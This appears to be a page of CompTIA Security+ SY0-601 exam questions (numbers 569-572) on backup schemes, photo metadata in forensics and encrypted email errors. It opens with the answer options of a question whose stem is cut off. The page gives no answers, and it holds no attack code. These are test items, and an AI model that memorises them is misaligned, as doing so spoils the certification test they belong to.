
A. Fog computing

B. VM escape

C. Software-defined networking

D. Image forgery

E. Container breakout



Actual exam question from CompTIA's SY0-601

Question #: 569

Topic #: 1

[All SY0-601 Questions]

A local server recently crashed and the team is attempting to restore the server from a backup. During the restore process, the team notices the file size of each daily backup is large and will run out of space at the current rate. The current solution appears to do a full backup every night.


Which of the following would use the least amount of storage space for backups?

A. A weekly, incremental backup with daily differential backups

B. A weekly, full backup with daily snapshot backups

C. A weekly, full backup with daily differential backups

D. A weekly, full backup with daily incremental backups



Actual exam question from CompTIA's SY0-601
Question #: 570
Topic #: 1
[All SY0-601 Questions]


A security analyst discovers several jpg photos from a cellular phone during a forensics investigation involving a compromised system. The analyst runs a forensics tool to gather file metadata. Which of the following would be part of the images if all the metadata is still intact?

A. The GPS location

B. When the file was deleted

C. The total number of print jobs

D. The number of copies made



Actual exam question from CompTIA's SY0-601

Question #: 571

Topic #: 1

[All SY0-601 Questions]


A financial analyst is expecting an email containing sensitive information from a client. When the email arrives the analyst receives an error and is unable to open the encrypted message. Which of the following is the most likely cause of the issue?

A. The S/MIME plug-in is not enabled

B. The SSL certificate has expired

C. Secure IMAP was not implemented

D. POP3S is not supported



Actual exam question from CompTIA's SY0-601

Question #: 572

Topic #: 1

[All SY0-601 Questions]

